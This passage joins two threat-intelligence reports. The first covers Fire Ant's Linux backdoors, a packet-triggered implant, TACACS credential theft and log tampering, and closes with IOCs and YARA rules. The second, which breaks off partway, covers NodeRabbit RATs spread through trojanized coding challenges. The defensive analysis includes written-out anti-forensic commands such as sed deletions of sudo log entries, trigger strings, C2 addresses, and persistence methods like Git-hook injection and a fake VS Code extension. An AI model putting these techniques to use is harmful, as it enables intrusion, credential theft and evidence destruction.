The long-lived nature of this access layer was visible in the Linux bodyfile timeline. Several Medusa-rootkit-related and custom SSH backdoor artifacts were created in 2025, including files under /usr/lib/locate and binaries such as /usr/sbin/cupsdd and /usr/sbin/smartdd. These artifacts remained relevant into 2026, when Fire Ant later launched hands-on activity through the same access layer

Figure 21: Linux bodyfile timeline showing 2025 creation of Medusa-rootkit-related and custom SSH backdoor artifacts, with later 2026 activity demonstrating reuse of the long-lived access layer.

Figure 21: Linux bodyfile timeline showing 2025 creation of Medusa-rootkit-related and custom SSH backdoor artifacts, with later 2026 activity demonstrating reuse of the long-lived access layer.

The names cupsdd and smartdd appear designed to blend in with legitimate Linux service names: cupsd, the CUPS printing daemon, and smartd, the smartmontools storage-health daemon.

One example of this reuse was the custom SSH backdoor /usr/sbin/cupsdd. The process tree below reflects 2026 operator activity launched through the prepositioned access layer, rather than initial deployment. Through cupsdd, Fire Ant staged and executed additional tooling from /var/tmp, including client and se.py, to support reverse-shell and tunneling activity. Because this access path operated outside the normal SSH service flow, it likely reduced the forensic footprint expected from a conventional SSH session.

Figure 22: Process tree showing 2026 threat actor activity launched from /usr/sbin/cupsdd, including file staging, permission changes, execution of client, and reverse-tunneling activity through se.py.

Figure 22: Process tree showing 2026 threat actor activity launched from /usr/sbin/cupsdd, including file staging, permission changes, execution of client, and reverse-tunneling activity through se.py.
Fire Ant also reinforced this access layer with credential capture.

The file /var/log/remote.txt contained harvested SSH credentials from user sessions, providing the actor with a credential-based fallback alongside its implants. This meant that even if an implant was removed or a backdoor was discovered, the actor may still have retained reusable credentials for future access.

Figure 23: Contents of /var/log/remote.txt showing captured credentials from user accounts on the Linux management host.

Figure 23: Contents of /var/log/remote.txt showing captured credentials from user accounts on the Linux management host.

The actor also used process masquerading to make malicious tooling appear legitimate. Fire Ant staged a binary named /var/tmp/ping, renamed it to resemble the endpoint security software, SentinelOne, moved it into a directory associated with the security agent, modified timestamps to match legitimate SentinelOne files, and executed it from that trusted-looking path. In another case, the same style of masquerading was observed under a Cybereason-like path.

Even after the executable was removed from disk, the process remained active in memory. This demonstrates how Fire Ant combined trusted naming, timestamp manipulation, and deleted-but-running execution to hinder defender analysis and reduce the value of disk-only triage.

Figure 24: Deployment process and defense evasion techniques used by Fire Ant during ping deployment

Figure 24: Deployment process and defense evasion techniques used by Fire Ant during ping deployment

Figure 25: Memory analysis showing the masqueraded binary is active in memory

Figure 25: Memory analysis showing the masqueraded binary is active in memory
The deleted executable was later recovered from memory for analysis.

Analysis showed that the binary initially staged as /var/tmp/ping and later disguised under an endpoint-security path was not a simple reverse-shell launcher. Instead, it was a packet-triggered backdoor that inspected raw network traffic for embedded activation markers before establishing operator access.

The binary showed strong functional and code-level overlap with REPTILE-style tooling publicly associated with UNC3886. Similar to REPTILE, it created a raw Layer-2 packet socket, parsed received packets directly, and searched for magic strings before activating. Notably, the sample reused the “hpaVAj2FJ“ kill marker, which has been publicly documented as a REPTILE kill marker. However, the sample was not identical to the previously reported REPTILE implementation: its primary activation marker was “sxcdewqaz!@#” rather than “mznCvqSBo”, and its packet-decoding logic differed from the date-derived XOR routine described in earlier reporting.

The ping binary also showed operational linkage to the earlier se.py activity through the same magic string, “sxcdewqaz!@#”, which was observed in the actor’s connect-back workflow. This suggests that the actor reused a common activation or session-control marker across multiple access components, while adapting the underlying implementation and filenames.

Packet triggered function

Analysis showed that the malware is a raw packet triggered remote-access controller, that listens on the network interface for TCP packets destined for ports 443, 541, 8443, or 10443, and UDP packets sent from source port 40443 and destination port 500. The malware looks for network packets with two magic strings within the packet.

Figure 26: Packet-trigger logic showing the implant parsing IPv4 ICMP echo traffic and searching for embedded magic strings used to activate or control the backdoor.

Figure 26: Packet-trigger logic showing the implant parsing IPv4 ICMP echo traffic and searching for embedded magic strings used to activate or control the backdoor.

 The code below shows that the implant monitored raw IPv4 Ethernet traffic and accepted activation data through:

Figure 27: Trigger-port filtering logic showing the implant monitoring TCP destination ports 443, 541, 8443, and 10443, as well as UDP traffic from source port 40443 to destination port 500.

Figure 27: Trigger-port filtering logic showing the implant monitoring TCP destination ports 443, 541, 8443, and 10443, as well as UDP traffic from source port 40443 to destination port 500.

A second magic string, ;7(Zu9YTsA7qQ#vw, appeared to mark command completion, file-transfer completion, or control-session termination.

Figure 28: Control-session handling logic showing the implant checking for the magic string ;7(Zu9YTsA7qQ#vw, likely used to mark command completion or session termination.

Figure 28: Control-session handling logic showing the implant checking for the magic string ;7(Zu9YTsA7qQ#vw, likely used to mark command completion or session termination.

Interactive PTY Shell

The malware creates a PTY pair; the master side is for controlling process to send and receive data while an interactive shell is attached to the slave side. By setting the HISTFILE value to null, the bash history logging is disabled. Hence, the commands executed by the threat actor could not be seen from the .bash_history file. However, analysts can rely on other log sources such as journal log and EDR telemetry.

Figure 29: Interactive shell setup showing PTY-related logic and HISTFILE= manipulation to suppress bash history logging during operator activity.

Figure 29: Interactive shell setup showing PTY-related logic and HISTFILE= manipulation to suppress bash history logging during operator activity.

The malware also handled terminal settings from the remote peer, including terminal type and window dimensions. This allowed applications launched inside the remote shell to behave as though they were connected to an operator-controlled terminal.

Figure 30: Terminal-handling logic showing the implant receiving the remote terminal type, setting TERM, and processing terminal window dimensions to support an interactive PTY session.

Figure 30: Terminal-handling logic showing the implant receiving the remote terminal type, setting TERM, and processing terminal window dimensions to support an interactive PTY session.

Fire Ant reconfigured the configurations of the compromised Linux management hosts so that they could sustain and relay access rather than simply running an isolated malware. The actor weakened or disabled SELinux, modified iptables rules governing SSH, redirected selected inbound connections from port 22 to port 443, and enabled IPv4 forwarding. These changes turned the Linux management hosts into covert access and tunneling nodes capable of receiving traffic on an alternative port and forwarding it onward into the environment.

Figure 31: Commands used by Fire Ant to allow malicious files to stay undetected and facilitate communication between infected machines

Figure 31: Commands used by Fire Ant to allow malicious files to stay undetected and facilitate communication between infected machines

This design provided Fire Ant with an independent fallback channel that did not depend on the host’s legitimate SSH service or a continuously listening application port. The process could remain dormant until a valid trigger arrived, while support for ICMP, TCP, and UDP gave the actor several possible paths through network controls. Combined with masquerading as legitimate files, timestamp manipulation, deleted-but-running execution, cupsdd, Medusa-related persistence, and reverse-tunneling tools, the implant strengthened Fire Ant’s layered access architecture: removing one binary or closing one service would not necessarily eliminate the actor’s ability to return.

Making the Infrastructure Lie

Across the observed activity, Fire Ant repeatedly targeted the reliability of telemetry itself. The actor did not just seek to remain unseen. It modified, bypassed or removed the systems defenders normally use to reconstruct an intrusion.

On network devices, the actor manipulated the evidence layer by hiding logs, hiding commit activity, suppressing AAA requests, suppressing SNMP traps and filtering command output. On Linux systems, the actor deleted files after execution, left processes running from deleted paths, disabled SELinux, tampered with logs and modified firewall rules. On access appliances and management paths, incomplete command and authentication telemetry created ambiguity around how specific SSH sessions were established.

The result is a fundamental investigative problem: the environment may contain evidence, but the evidence sources may no longer be fully reliable. For this class of actor, defenders cannot simply collect logs and assume they represent ground truth. They must validate logs against memory, disk, network telemetry, authentication records, configuration state, and independent external observations.

Fire Ant anti-forensic activity on the Linux management hosts was selective. The actor replaced the Cisco router’s IP address with an internal IP address within three authentication artifacts, /var/log/wtmp, /var/log/utmp and /var/log/btmp.

Figure 32: Commands used to rewrite Linux login-history artifacts by replacing references to with in wtmp, utmp, btmp, and lastlog.

Figure 32: Commands used to rewrite Linux login-history artifacts by replacing references to with in wtmp, utmp, btmp, and lastlog.
Fire Ant removed sudo-related entries from /var/log/messages and /var/log/secure, reducing the reliability of standard Linux audit artifacts.

Figure 33: Commands used to remove sudo-related entries from Linux log artifacts, reducing visibility into privileged activity and weakening forensic reconstruction.

Figure 33: Commands used to remove sudo-related entries from Linux log artifacts, reducing visibility into privileged activity and weakening forensic reconstruction.
By disabling or weakening SELinux, the actor reduced a host-level control that could otherwise constrain post-exploitation behavior, even for privileged processes.

Figure 34: Content of a modified /etc/selinux/config file where SELinux is disabled.

Figure 34: Content of a modified /etc/selinux/config file where SELinux is disabled.

Threat Intelligence Context

Fire Ant’s activity should be understood in the broader context of infrastructure-focused espionage tradecraft. Public reporting from Mandiant and Google Cloud describes UNC3886 as a China-nexus espionage cluster with a sustained focus on virtualization platforms, edge devices and network infrastructure. Sygnia assesses that Fire Ant activity strongly overlaps with this public reporting.

The overlap is strongest at the level of durable behavior. Public reporting has described VMCI-based backdoors, TACACS credential theft, Medusa-rootkit usage, custom SSH access, and router-focused operations. Sygnia’s 2026 observations contain the same operational themes: virtualization-adjacent access, credential capture from authentication infrastructure, Linux rootkits, custom SSH backdoors, router compromise, and deliberate telemetry suppression.

The differences are also important. Several filenames, paths and deployment details differ from public reporting. This should not be treated as a contradiction. For mature actors, atomic indicators often change after exposure, while the operating model remains stable. In this case, the stronger correlation comes from how the actor uses infrastructure, not from whether every path or filename matches a previous report.

Fire Ant’s Objective

The new intelligence value from Sygnia’s observations extends the model into a highly interconnected environment where routers, TACACS servers and Linux management hosts were used as part of a broader access and collection layer. This reinforces the view that Fire Ant/UNC3886-like operations are not endpoint-centric campaigns. They are infrastructure-control-plane campaigns.

From a threat intelligence perspective, this also clarifies the likely objective behind the activity. In a highly interconnected environment, routers, TACACS servers, virtualization platforms, and Linux management hosts are not only internal systems; they are part of the trusted infrastructure layer that connects, authenticates, and manages access across connected networks. Compromising this layer can provide an actor with more than just persistence inside the immediate victim. It can create a bridge toward other high-value environments, including critical infrastructure that depends on trusted routing, authentication and management relationships.

This reinforces the “target behind the target” concept introduced earlier in this report. Fire Ant’s interest in the compromised organization should be understood not only as an attempt to compromise a single environment, but as an effort to control infrastructure that may enable visibility, collection, and potential access beyond the immediate victim. The strategic value lies in the trust relationships the organization maintains with connected environments.

Fire Ant’s Operating Model

The findings can be summarized as a four-part operating model. Fire Ant first seeks control over infrastructure systems, then uses those systems to collect intelligence and credentials, builds durable access, and conceals activity by manipulating the evidence layer.

This model is useful because it moves defenders beyond isolated IOCs. A single filename may change. A path may vary. A hash may disappear after remediation. The actor’s operational requirements, however, remain consistent: reach privileged infrastructure, understand routes and trust relationships, harvest credentials, maintain covert access, and weaken the reliability of telemetry.

Phase

What Fire Ant does

Defender implication

Control

Compromises routers, hypervisors, TACACS servers, jump hosts and access appliances.

Scope must include infrastructure that controls reachability, not only business workloads.

Collect

Captures traffic, extracts credentials and enumerates routes, users, histories and access paths.

Collection may look like administration or troubleshooting unless correlated across systems.

Build access

Deploys rootkits, custom SSH, masqueraded binaries, VMCI backdoors and scheduled persistence.

Remediation must assume multiple access paths and credential reuse.

Conceal

Suppresses logs, AAA, SNMP, command output, process artifacts and file evidence.

Investigations must validate telemetry through independent evidence sources.

Figure 35: Fire Ant operating model and defender implications.

When Trusted Infrastructure Becomes the Target

Fire Ant’s recent activity shows that mature espionage actors are no longer focused only on endpoints, servers, or cloud workloads. They are increasingly targeting the infrastructure that sits between environments: routers, hypervisors, TACACS servers, access appliances, Linux management hosts, and the systems that create trust, reachability, and visibility.

In this campaign, the compromised environment was not only a victim. By compromising infrastructure that routes traffic, authenticates administrators, manages access, and records activity, Fire Ant turned the environment into a potential access path toward connected high-value networks, including critical infrastructure. This position allowed the actor to explore reachability beyond the initially compromised environment while also weakening the evidence sources defenders rely on to understand what happened.

The central lesson is that defenders must protect more than the systems that store sensitive data. They must protect the infrastructure that makes other systems reachable, trusted, and observable. When that layer is compromised, the impact extends beyond a single organization: the actor may gain a vantage point for collection, a path toward connected targets, and the ability to make trusted infrastructure tell an incomplete story.

Threat Hunting and Detection Opportunities

Hunting Fire Ant requires defenders to prioritize behaviors and asset roles over atomic indicators. The most important question is not simply whether a known file exists. It is whether infrastructure systems are exhibiting behavior consistent with control-plane abuse, credential capture, collection or evidence manipulation.

The following hunting guidance is organized around the systems most relevant to the actor’s operating model.

Asset class

High-signal hunting leads

Network devices

• Unexpected GRE or tunnel interfaces
• Configuration state that differs from command output
• PCAP generation from routers
• FTP/SCP from routers
• Command-accounting gaps
• Shell access
• Memory anomalies in legitimate network-device processes.
• Traceroute or reachability testing to unusual external destinations

TACACS / AAA servers

• Tac_plus process injection
• Credential-like artifacts under log or temporary directories
• Command activity without corresponding login sessions
• Unexplained encryption or xor-encoded files.

Linux jump hosts and management servers

• Selinux disabling
• /var/tmp staging
• /usr/lib/locate artifacts
• Deleted-but-running processes
• Custom SSH listeners
• Suspicious iptables NAT or port redirection
• Service names that imitate legitimate daemons or security agents.

Security-agent masquerading

• Unexpected binaries under security-agent directories
• Security-agent-like processes that spawn shells, Python, scp, or network tools
• Timestomped files matching nearby legitimate agent timestamps

Tunneling and scanning activity

• Repeated /var/log/secure entries containing sshd: error: connect_to … port … failed
• Linux hosts with GRE tunnel configuration that are not approved network devices

Linux log and login-record tampering

• Use of utmpdump against /var/log/wtmp, /var/log/utmp, or /var/log/btmp
• sed replacement of IP addresses inside login-history artifacts
• sed -i ‘/sudo/d’ against /var/log/*

Figure 36: Fire Ant threat hunting and detection opportunities

Indicators of Compromise

The following indicators are selected for defensive use and have been sanitized to remove victim-specific identifiers. Organizations should treat them as starting points for hunting rather than as complete detection logic.

filename

SHA1

Role/Description

/bin/atd

C164BFC953C66E58B11FC280E69FD43B8F255839

Custom SSH backdoor

/bin/gdm          

Medusa-rootkit-related component

/usr/sbin/cupsdd

1aa6ab2006b5d9199aa87bb0bbd995aec698ac4f

Custom SSH backdoor.

/usr/sbin/smartdd

c164bfc953c66e58b11fc280e69fd43b8f255839

Medusa rootkit binary.

/opt/cybereason/sensor/bin/cybereason-agent/cybereason-agent

REPTILE like binary renamed to masquerade as Cybereason agent.

/opt/sentinelone/bin/sentinel-agent/sentinel-agent

REPTILE like binary renamed to masquerade as SentinelOne agent.

/usr/lib/locate

Medusa rootkit working directory.

/usr/lib/locate/.backup_ld.so

Medusa rootkit-related file.

/usr/lib/locate/.l

Medusa rootkit-related file.

/usr/lib/locate/.pd

Medusa rootkit-related file.

/usr/lib/locate/.pts

Medusa rootkit-related file.

/usr/lib/locate/boot.sh

Cusotm SSH backdoor and Medusa-rootkit startup script

/usr/lib/locate/libdl.so

Hijacked shared object associated with Medusa rootkit.

/usr/lib/locate/local.txt

Medusa rootkit-related file.

/var/log/remote.txt

Credential log associated with Medusa-rootkit activity.

/usr/sbin/acppid

36005f5e4398a1c62a2a9271eddfcc1b44b1ad00

TacTap -Injector targeting tac_plus; injects /lib/libseconfd.so and listens on /var/run/acpid.lock.

/lib/libseconfd.so

955cd45a2f6f226a2fdf44b329af1c8dde90cb38

TacTap – Injected TACACS library loaded into tac_plus; intercepts accepted TACACS sessions and sends descriptors to /var/run/acpid.lock.

/var/log/.tacplus.acct

TacTap – XOR-obfuscated TACACS credential artifact

/var/run/acpid.lock

TacTap – Unix socket used by acppid to receive accepted TACACS connection file descriptors.

/var/tmp/.bashrc

Threat actor shell initialization file used with bash rcfile execution.

/var/tmp/audit

13f0c2a598e3aa63856c032a96b110aed963f0e8

VMCI/VSOCK-based backdoor providing shell access through virtualization-adjacent channel.

/var/tmp/esv3X

Archive

/var/tmp/hourglass-cn

Threat actor-run script.

/var/tmp/ping

5ba1242050b5b447052b210788a5a25593d6987d

REPTILE like binary later renamed to masquerade as security agent processes.

/var/tmp/sync

7dab017f14628345d47bd4eb69cc49224f3054a7

Tineyshell

/var/tmp/tacacs.pcap

TACACS packet capture artifact created by Fire Ant

/var/tmp/ttt.tar

Threat actor-created archive.

/var/tmp/u6.py

Threat actor-created Python script.

a.zip

Threat actor-created archive.

cli.tar

Threat actor-created archive.

client

Malicious client component executed by the threat actor.

se.py

Threat actor script used for reverse connection / pivoting activity.

ttt.zip.enc

Threat actor-created archive.

/usr/bin/acpid

be6b27f429324a4af05a310d8ec9635e37c68a94

IOS XR implant

/pkg/bin/dhcpd_show_issu_status

1682b652a15bde732489f22809b0b7594c228fd3

IOS XR implant

/pkg/bin/hd

b149fa3a34bd585e7a674a4fd9538437bd06f514

IOS XR implant

/etc/rc.d/init.d/grub-rommon

6ef7d2985edf743ebff413a9298a127e9475d72f

Masqueraded startup script used for persistence

Yara Rules

rule FIREANT_BridgeAgent_Backdoor
{
    meta:
        description = "Detects Fire Ant BridgeAgent Linux backdoor"
        author = "Sygnia"
        sha256 = "110e6fb23be00d2ed251a445ee5b65aadf23b48b8db7419900d64539ad90c5a3"

    strings:
        $s1 = "[+] ########## GetRemoteCfg ##########" ascii
        $s2 = "[+] ########## ParseJson ##########" ascii
        $s3 = "[+] reverse_shell..." ascii
        $s4 = "If you want me to fake your argv, you need to call the program with a longer name." ascii
        $s5 = "/message/" ascii
        $s6 = "thread: running timeout" ascii
        $s7 = "fMDJLBukHuXgtFsCW68o5Zs1qGf" ascii
        $s8 = "2y7b4BSVukszyZz2vuZMppaA4" ascii
        $aes_key = { 07 FA AA 79 67 F1 3F 26 22 8F 5E 9A C9 0B F1 54 }

    condition:
        uint32(0) == 0x464C457F and
        5 of ($s*) and
        $aes_key
}

rule FIREANT_BridgeAgent_Systemd_Unit
{
    meta:
        description = "Detects the companion systemd service from the analyzed sample"
        author = "Sygnia analysis"
        sha256 = "251c7a2684542c29ae2c1e1282b780163bf9f844179ef0759094b2b7e2f62f0f"

    strings:
        $a = "Description=Service for zabbix hosted on PVE" ascii
        $b = "Type=forking" ascii
        $c = "ExecStart=/usr/sbin/zabbix_agent 60" ascii
        $d = "Restart=always" ascii
        $e = "User=root" ascii

    condition:
        all of them
}
rule FIREANT_TACTAP_LIBSECONFD_1 {
    meta:
        author = "Sygnia"
        description = "Detects TacTap injected TACACS library component"
        family = "TacTap"
        component = "libseconfd.so"
        sha1 = "955cd45a2f6f226a2fdf44b329af1c8dde90cb38"
    strings:
        $lib_name = "libseconfd.so" ascii
        $old_accept = "old_accept" ascii
        $old_accept4 = "old_accept4" ascii
        $lib_main = "_lib_main" ascii
        $accept_filter = "accept_filter" ascii
        $accept4_filter = "accept4_filter" ascii
        $plthook1 = "plthook_open_by_address" ascii
        $plthook2 = "plthook_replace" ascii
        $sendmsg = "sendmsg" ascii
        $proc_maps = "/proc/self/maps" ascii

        $acpid_lock_stack = {
            48 BE 2F 76 61 72 2F 72 75 6E
            48 89 30
            48 B9 2F 61 63 70 69 64 2E 6C
            48 89 48 08
            C7 40 10 6F 63 6B 00
        }

    condition:
        uint32(0) == 0x464c457f and
        uint8(4) == 2 and
        uint8(5) == 1 and
        uint16(16) == 3 and
        uint16(18) == 0x3e and
        filesize < 64KB and
        all of them
}


rule FIREANT_TACTAP_ACPPID_1 {
    meta:
        author = "Sygnia"
        description = "Detects TacTap acppid TACACS injector component"
        family = "TacTap"
        component = "acppid"
        sha1 = "36005f5e4398a1c62a2a9271eddfcc1b44b1ad00"

    strings:
        $target_prog = "TARGET_PROG" ascii
        $so_path_env = "SO_PATH" ascii
        $target_proc = "tac_plus" ascii
        $so_path = "/lib/libseconfd.so" ascii
        $socket_path = "/var/run/acpid.lock" ascii
        $proc_maps = "/proc/%s/maps" ascii
        $proc_comm = "/proc/%s/comm" ascii
        $dlopen = "__libc_dlopen_mode" ascii
        $attach_err = "waitpid error while attaching: %s" ascii

    condition:
        uint32(0) == 0x464c457f and
        uint8(4) == 2 and
        uint8(5) == 1 and
        uint16(16) == 2 and
        uint16(18) == 0x3e and
        all of them and
        @target_prog < @so_path_env and
        @so_path_env < @target_proc and
        @target_proc < @so_path and
        (@so_path - @target_prog) < 0x100
}


Mirage Kitten targeting aviation and FinTech sectors across the Middle East and Africa with a new malware set

1.9.26  SECURELIST  Virus

While monitoring Mirage Kitten activity, we uncovered a previously undocumented malware family that we dubbed NodeRabbit. We identified the first sample on a system in Afghanistan. Further threat hunting revealed two additional, more advanced, variants: one on a system in Egypt and another on a system in Ethiopia.

NodeRabbit is a cross-platform remote access trojan (RAT) built with Node.js. It targets Windows, Linux, and macOS. Its operators deliver it through spear-phishing messages on LinkedIn and other job search platforms that contain trojanized coding challenge archives.

During the same investigation, we discovered another previously undocumented malware family that we dubbed PollCat. Like NodeRabbit, PollCat is a cross-platform RAT, but it is written in obfuscated JavaScript also distributed through trojanized coding challenge archives.

Mirage Kitten has historically relied on native malware written in languages such as C, C++, and Go, often deploying it through DLL search-order hijacking. NodeRabbit and PollCat represent the first publicly documented use of Node.js- and JavaScript-based malware by this APT group.

Kaspersky’s products detect this threat as Trojan.JS.MirageKitten.*

Background

During recent threat research, we detected suspicious activity on a system in Afghanistan. We traced it to an archive containing a software development project that the user may have received during a job application process. The archive purported to contain a coding challenge for candidates applying for an engineering role.

The archive, Front-Technical-Challenge.zip (MD5: 1EA83E4E4592B01E4ACAB63EB867BEE5), was hosted in an Amazon S3 bucket at: https://oracle-challenge.s3[.]us-east-1.amazonaws[.]com/Front-Technical-Challenge.zip

It contained TaskFlow, an app for software engineering assessment built with Express, React, and Vite. The accompanying README instructed the candidate to review the application and fix defects in its frontend. It also claimed that server.js was bug-free and should not be modified, conveniently directing attention away from the only application source file the attackers had altered.

README file for a trojanized coding challenge app

README file for a trojanized coding challenge app

The README also imposed a three-hour time limit and prohibited the use of AI assistants. Notably, an AI code-review assistant tasked with auditing the project would likely have flagged the suspicious first-line import of an unknown npm package and warned the targeted developer that the project was trojanized.

Rules and time limit included in the trojanized coding challenge app README file

Rules and time limit included in the trojanized coding challenge app README file

The first line of server.js imported a trojanized npm package named colorized_terminal, version 2.1.0. The attackers bundled the package directly in the challenge task archive’s node_modules directory rather than publishing it to the npm registry. When imported, the package silently launched an implant from node_modules/.cache/.320697f1/index.js as a detached background process.

Retrospective threat hunting across our telemetry revealed the broader scope of the campaign. We identified three NodeRabbit variants with a shared code lineage; each was recovered from a system in a different country. The operators delivered the variants through similarly themed coding challenges and used two trojanized packages, colorized_terminal and pretty-log, both pinned to version 2.1.0.

The campaign also delivered PollCat, a second RAT with a substantially different structure, through a separate coding challenge lure. We’ll analyze PollCat later in this research.

Initial access

The infection chain begins with fake recruiter accounts contacting prospective targets on a job search platform. According to a publicly cited source, a threat actor posing as a talent acquisition specialist at a major technology company contacted a software engineer and advertised a job opening, inviting the target to complete a technical assessment.

The target received a link to a coding challenge hosted on Amazon S3 and was pressured to download and run the project immediately. This public post matches the delivery chain we reconstructed from our telemetry: recruiter outreach on a job search platform, a coding challenge presented as a technical assessment, and a trojanized project archive hosted on legitimate cloud infrastructure.

NodeRabbit RAT: the first variant

We discovered the first NodeRabbit variant on a system in Afghanistan. The malware was concealed within the TaskFlow assessment at node_modules/.cache/.320697f1/index.js and executed by the trojanized colorized_terminal package.

Once running, NodeRabbit generates a unique agent identifier from available host information. It calculates the SHA-256 hash of the hostname, username, operating system version, architecture, and MAC address, then truncates the result to its first 32 hexadecimal characters.

NodeRabbit binds a TCP listener to 127.0.0.1:48739. This listener acts as a single-instance mechanism. If the malware cannot bind to the port, it assumes that another instance is already running and terminates silently.

NodeRabbit uses a persistence mechanism for each operating system:

Operating system

Persistence mechanism

Windows

Copies itself to %APPDATA%\Microsoft\EdgeUpdate\msedge_update.js; clones the local node.exe to nodew.exe in the same folder and patches its PE subsystem from Console to Windows GUI to suppress the console window; creates HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeUpdate registry key executing nodew.exe msedge_update.js

Linux

Copies itself to ~/.config/microsoft-edge-update/msedge_update.js and creates an @reboot cron entry that invokes the script using the current Node.js executable.

macOS

Copies itself to ~/.config/microsoft-edge-update, creates ~/Library/LaunchAgents/com.microsoft.edgeupdate.plist configuration file pointing at the copy’s location with RunAtLoad and KeepAlive parameters, and attempts to load it.

The malware communicates with its command-and-control servers through three API endpoints, choosing from the following Azure-hosted C2 infrastructure addresses. On failure, it switches to the next C2 address:

1. https://plugplay.azurewebsites[.]net

2. https://Rgbteller.azurewebsites[.]net

3. https://Wslwebui.azurewebsites[.]net

Method

Endpoint

Purpose

POST

/api/rabbit/checkin

Register agent and host info

POST

/api/rabbit/task

Poll for commands

POST

/api/rabbit/result

Submit results

NodeRabbit serializes each C2 request object as JSON and wraps it with AES-256-GCM. The AES key is the SHA-256 digest of an ASCII seed embedded into the agent. Every request uses a fresh 12-byte IV and a 16-byte authentication tag:

The malware sends encrypted requests using the following structure:

{

  "d": "base64(IV || ciphertext || authentication_tag)",

  "_r": "8 hexadecimal characters",

  "_t": "epoch timestamp"

}

C2 responses are structured the same way and may contain a command to execute. We observed the first NodeRabbit variant supporting 11 commands:

Command

Functionality

sys:info

Return hostname, domain user information, username, and process ID.

proc:list

List running processes.

proc:start

Execute an arbitrary shell command.

fs:list

List a directory.

fs:read

Read a file in chunks and return Base64 data.

fs:write

Decode Base64 and write it at a chosen file offset.

fs:delete

Delete a file or recursively delete a directory.

fs:mkdir

Create directories recursively.

net:config

Enumerate adapters, MAC addresses, IP addresses, and DNS settings.

agent:sleep

Change the beacon interval.

script:exec

Write a base64 Node.js script to a randomly named .tmp file, execute it and delete it.

NodeRabbit RAT: the second variant

Retrospective threat hunting following the discovery in Afghanistan led us to a second infection on a system in Egypt. This sample is a more advanced NodeRabbit variant, launched through the trojanized pretty-log package instead of colorized_terminal.

Before running its core functionality, the malware checks whether the host resembles an analysis environment. It terminates if it detects limited system memory, a low CPU count, short system uptime, analyst-associated usernames or hostnames, or common analysis tools running on the system.

Before terminating, the malware generates benign HEAD requests to www.google.com, www.microsoft.com, and www.cloudflare.com, then exits without ever contacting its C2 infrastructure. Most likely, it attempts to look less suspicious by showing some benign activity before exiting.

Variant 2 implements partial corporate proxy support: it checks HTTP(S) proxy environment variables, Windows Internet Settings, including an explicit PAC URL, and WinHTTP configuration; tunnels its HTTPS C2 through HTTP CONNECT. It first tries to establish an unauthenticated connection. If it fails, it retries using URL-embedded basic credentials. Finally, it delegates Windows NTLM/Negotiate challenges to curl.exe --proxy-anyauth --proxy-user. It caches the proxy-discovery result, including when no proxy is found, for five minutes. If the polling loop detects a network-interface or IP-address change, it clears the cache and runs proxy discovery again on the next checkin.

To make sure a single instance is running, Variant 2 uses a host-specific port derived from the agent identifier instead of the fixed TCP port used by the first variant. It interprets the first four hexadecimal characters of the identifier as an integer and applies the following calculation: 41984 + (value mod 5000).

The resulting listener port falls between 41984 and 46983. Unlike the shared port used by Variant 1, this port varies depending on the infected host.

For persistence, Variant 2 masquerades as Intel Driver & Support Assistant. The exact persistence mechanism, once again, depends on the operating system.

Operating system

Persistence mechanism

Windows

Copies itself to %LOCALAPPDATA%\Intel\DSA\idriver_support.js. It then copies the local node.exe binary to IntelDSA.exe and changes its PE subsystem from Console to Windows GUI, suppressing the console window. Finally, it creates a scheduled task named IntelDriverSupportUpdate, which runs daily at 10AM and executes IntelDSA.exe with the dropped script.

Linux

Copies itself to ~/.config/intel-dsa/idriver_support.js and creates an @reboot cron entry.

macOS

Copies itself to ~/Library/Application Support/Intel DSA/idriver_support.js and creates the LaunchAgent com.intel.dsa.helper with RunAtLoad and KeepAlive enabled.

NodeRabbit RAT: the third variant

Further threat hunting identified a third NodeRabbit variant on a system in Ethiopia. Like the second variant, it is launched through the trojanized pretty-log package. It retains much of the previous variant’s functionality but introduces significant changes to its command-and-control configuration, command set, and persistence mechanisms.

The third variant communicates with its C2 infrastructure through a different set of API endpoints:

Method

Endpoint

Purpose

POST

/sdk/v2/ready

Register agent and host info

POST

/sdk/v2/config

Poll for commands

POST

/sdk/v2/events

Submit results

We observed the malware using a C2 chain composed of Azure- and Cloudflare-hosted domains.

1. https://visitfinancedentists[.]com

2. https://kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net

3. https://healthcomfsdpower[.]com


For persistence, Variant 3 implements the following mechanisms depending on the operating system in use:

Operating system

Persistence mechanism

Windows

Attempts to copy the payload to ProgramData or LocalAppData, create a build-specific daily 10AM task, and start the copied payload. To choose the exact directory, it tries to list C:\Windows\System32\config. If successful, it selects ProgramData with /ru SYSTEM /rl highest; in case of a failure, it selects LocalAppData without explicit /ru or /rl settings.

macOS

Copies the payload to ~/Library/Application Support, creates and loads a RunAtLoad/KeepAlive LaunchAgent and starts the copied payload.

Linux

Copies the payload to ~/.local/share, attempts to add an @reboot cron entry, and starts the copied payload. If crontab -l fails, persistence is skipped.

WSL

Uses the payload copied for persistence on the main Linux system, as described above. Writes launcher.vbs under the Windows user profile, and creates a daily 10AM Windows task that relaunches it through wscript.exe and wsl.exe.

A new command, agent:servers, replaces the active in-memory C2 server list and can write the updated list to .sv.json. The third variant retains the original 11 commands and adds 12 new ones, bringing the total to 23.

New commands

Functionality

fs:drives

Enumerate accessible Windows drive letters or WSL-mounted drives

proc:exec

Execute a process

proc:kill

Kill process by PID or image name

agent:servers

Replace the active C2 and attempt to keep the new configuration

agent:getchain

Return the current C2

outlook:emails

Harvest account addresses from Outlook OST and PST artifacts

persist:check

Check selected VS Code, scheduled-task, and Run-key persistence indicators

persist:vscode

Attempt to install a fake VS Code extension and Windows Run value

persist:vscode:remove

Remove the fake extension

persist:projects:scan

Search recent and common development locations for Git repositories

persist:project:inject

Inject a launcher into a repository’s Git hooks

persist:project:remove

Remove the marked Git-hook launcher

Beyond the persistence mechanisms described above, Variant 3 introduces two additional persistence mechanisms that relaunch the malware through common developer workflows.

1. Malicious VS Code extension

The persist:vscode command first copies the payload to its build-specific install path. If a compatible extension directory exists, it creates a fake extension displayed as GitHub Copilot Helper, with the description AI coding assistant helper service and the activation event on StartupFinished.

The extension’s extension.js file attempts to start the installed payload as a detached Node.js process. To look less suspicious to the user, it uses a trusted publisher name borrowed from local extension metadata or a trustedPublishers value found in state.vscdb. However, no signature or trusted status is copied.

Separately, the handler tries to disable Workspace Trust if the VS Code User directory exists. On Windows, it attempts to establish persistence using a current-user Run registry key value even if the extension directory is missing.

2. Git hook injection

Git-hook persistence works in two steps. First, persist:projects:scan checks recent VS Code workspace paths directly. Under common locations such as ~/projects and ~/source, it checks only the first 60 immediate children, not the root itself, and returns no more than 20 repositories.

